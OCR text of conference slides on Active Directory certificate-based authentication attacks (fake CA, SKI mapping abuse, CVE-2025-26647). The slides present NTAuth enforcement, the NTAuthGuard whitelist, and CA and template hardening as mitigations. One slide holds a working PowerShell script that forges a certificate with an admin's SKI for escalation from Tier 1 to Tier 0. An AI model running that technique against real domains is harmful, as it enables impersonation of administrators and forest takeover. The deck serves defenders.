




Specific Assurance Policy
All Issuance Polices
Trusted in NTAuth
Intermediate CA
Root CA
Untrusted on selected devices

Demo

Let’s try our Fake CA




Create, Distribute, and Force-Trust Your Own Fake CA Within a Forest (T1 → T0 Privilege Escalation)

Issue certificate with same SKI as exiting T0 admin?

Dn: CN=Carl Sörqvist (A0),OU=Tier0,DC=nttest,DC=chrisse,DC=com
accountExpires: 9223372036854775807 (never);
altSecurityIdentities: X509:<SKI>C97FACAFD474A962253C5EF55E72ED712B788905;

```
using namespace System.Security.Cryptography
using namespace System.Security.Cryptography.X509Certificates
Import-Module -Name CertRequestTools
$SKIExt = [X509SubjectKeyIdentifierExtension]::new("c97facafd474a962253c5ef55e72ed712b788905", $false)
$CRLDistInfo = [CERTENClib.CCertEncodeCRLDistInfoClass]::new()
$CRLDistInfo.Reset(1)
$CRLDistInfo.SetNameCount(0, 1)
$CRLDistInfo.SetNameEntry(0, 0, 7, "ldap:///CN=Chrisse Root CA,CN=NTTEST-CA-01,CN=CDP,CN=Public Key
Services,CN=Services,CN=Configuration,DC=nttest,DC=chrisse,DC=com?certificateRevocationList?base?objectClass=cRLDistributionPoint")
$CRLDistInfoB64 = $CRLDistInfo.EncodeBlob([CERTENClib.EncodingType]::XCN_CRYPT_STRING_BASE64)
$CRLDistInfoExtManaged = [System.Security.Cryptography.X509Certificates.X509Extension]::new("2.5.29.31", [Convert]::FromBase64String($CRLDistInfoB64), $false)

 $params = @{
   Type = 'Custom'
   Subject = 'CN=DEMO7 - casoski'
   #KeySpec = 'Signature'
   KeyExportPolicy = 'Exportable'
   KeyLength = 2048
   HashAlgorithm = 'sha256'
   NotAfter = (Get-Date).AddMonths(10)
   CertStoreLocation = 'Cert:\CurrentUser\My'
   Signer = $signer
   TextExtension = @(
    '2.5.29.37={text}1.3.6.1.5.5.7.3.2',
    '2.5.29.17={text}upn=caso@nttest.chrisse.com')
   Extension =  $CRLDistInfoExtManaged, $SKIExt
}
New-SelfSignedCertificate @params
```



Specific Assurance Policy
Trusted in NTAuth
Root CA
All Issuance Polices
Intermediate CA
Untrusted on selected devices

HYBRID IDENTITY PROTECTION conf25 CHARLESTON

All ways lead to NTAuth - CVE-2025-26647

- We just covered that you could issue a certificate with a predefined SKI (e.g., matching an existing SKI mapping of an admin account).
  - It was possible to supply your own SKI in the cert request to AD CS, but Microsoft silently patched this.
- All issuers must be trusted in NTAuth to be able to perform PKINIT against Active Directory.
- Enforced since July 2025.
- You can opt-out for now by setting ‘AllowNtAuthPolicyBypass=1’.

HYBRID IDENTITY PROTECTION conf25 CHARLESTON

All ways lead to NTAuth - CVE-2025-26647


- This will eventually lead to issues for 3rd-party and external CAs as ALL issuers needs to be trusted in NTAuth.
- Processes might need to change to keep NTAuth up to date.
- You only want CAs intended for PKINIT in NTAuth.

HYBRID IDENTITY PROTECTION conf25 CHARLESTON

NTAuthGuard by Carl Sörqvist

- NTAuthGuard allows us to define a whitelist by CA certificate thumbprints that is allowed to be trusted in NTAuth.
  - Log if a CA that is not whitelisted appears in NTAuth
  - Remove none-whitelisted CA certificate from NTAuth
- Read more about the NTAuthGuard solution – how to set it up and get all the required content from Carl's GitHub:


  https://github.com/CarlSorqvist/PsCertTools/tree/main/NTAuthGuard



HYBRID IDENTITY PROTECTION conf25 CHARLESTON

PKINIT– altSecurityIdentities + AMA

From write access to any users altSecID to Enterprise Admin in an AMA Protected Forest




Mitigated by the new NTAuth requirement


HYBRID IDENTITY PROTECTION conf25 CHARLESTON

PKINIT – NTAuth + KCL + AMA ☹

From local admin on any domain-joined computer to Enterprise Admin in an AMA Protected Forest



Supply in the Request Abuse - Mitigations



- Consider at least two CAs – <u>both managed from T0</u>
  - Issuing CA1 - Enterprise CA
    - Trusted in NTAuth
    - Can <u>only</u> have templates with “build from Active Directory” published
    - SID in SAN (tag:microsoft.com,2022-09-14:sid) can’t be blocked without 3rd-party module
  - Issuing CA2 – Enterprise CA
    - Untrusted from NTAuth (<u>remember you need to do this every time you renew the CA cert/key</u>)
    - Should have the following extensions blocked
      - DisableExtensionList +1.3.6.1.4.1.311.25.2 (SID)
      - DisableExtensionList +1.3.6.1.4.1.311.21.10 (App Policies)
    - Templates configured for ‘Supply in the request’ should have ‘0x00080000’ in ‘msPKI-Enrollment-Flag’

Key take away: KDC changes for CVE-2022–26923 only protect against those attack vectors not misconfigured templates

HYBRID IDENTITY PROTECTION conf25
CHARLESTON

Summary

- Strong Certificate Binding Enforcement protects against CVE-2022-34691, CVE-2022-26931 and CVE-2022-26923.
  - It will NOT protect against bad security hygiene on our CAs, templates, or information within your certificates.

- NTAuth requirement will protect against CVE-2025-26647 and eliminate all other paths to PKINIT that didn’t require NTAuth.
  - Fake CA Scenario
  - AMA Abuse using altSecID from non-NTAuth CA

- All scripts and demos available at:
  - https://blog.chrisse.se

Thank You!

Christoffer Andersson

Principal Advisor – Epical Sweden
christoffer.andersson@epicalgroup.com
http://www.epicalgroup.com

Blog: http://blog.chrisse.se – DS Geek Blog

Credits

- CertRequestTools – Carl Sörqvist: https://github.com/CarlSorqvist/PsCertTools/tree/main/CertReqTools
- Rubeus - @harmj0y https://github.com/GhostPack/Rubeus

HYBRID IDENTITY PROTECTION conf25

CHARLESTON

Questions?

HYBRID
IDENTITY
PROTECTION

conf25

CHARLESTON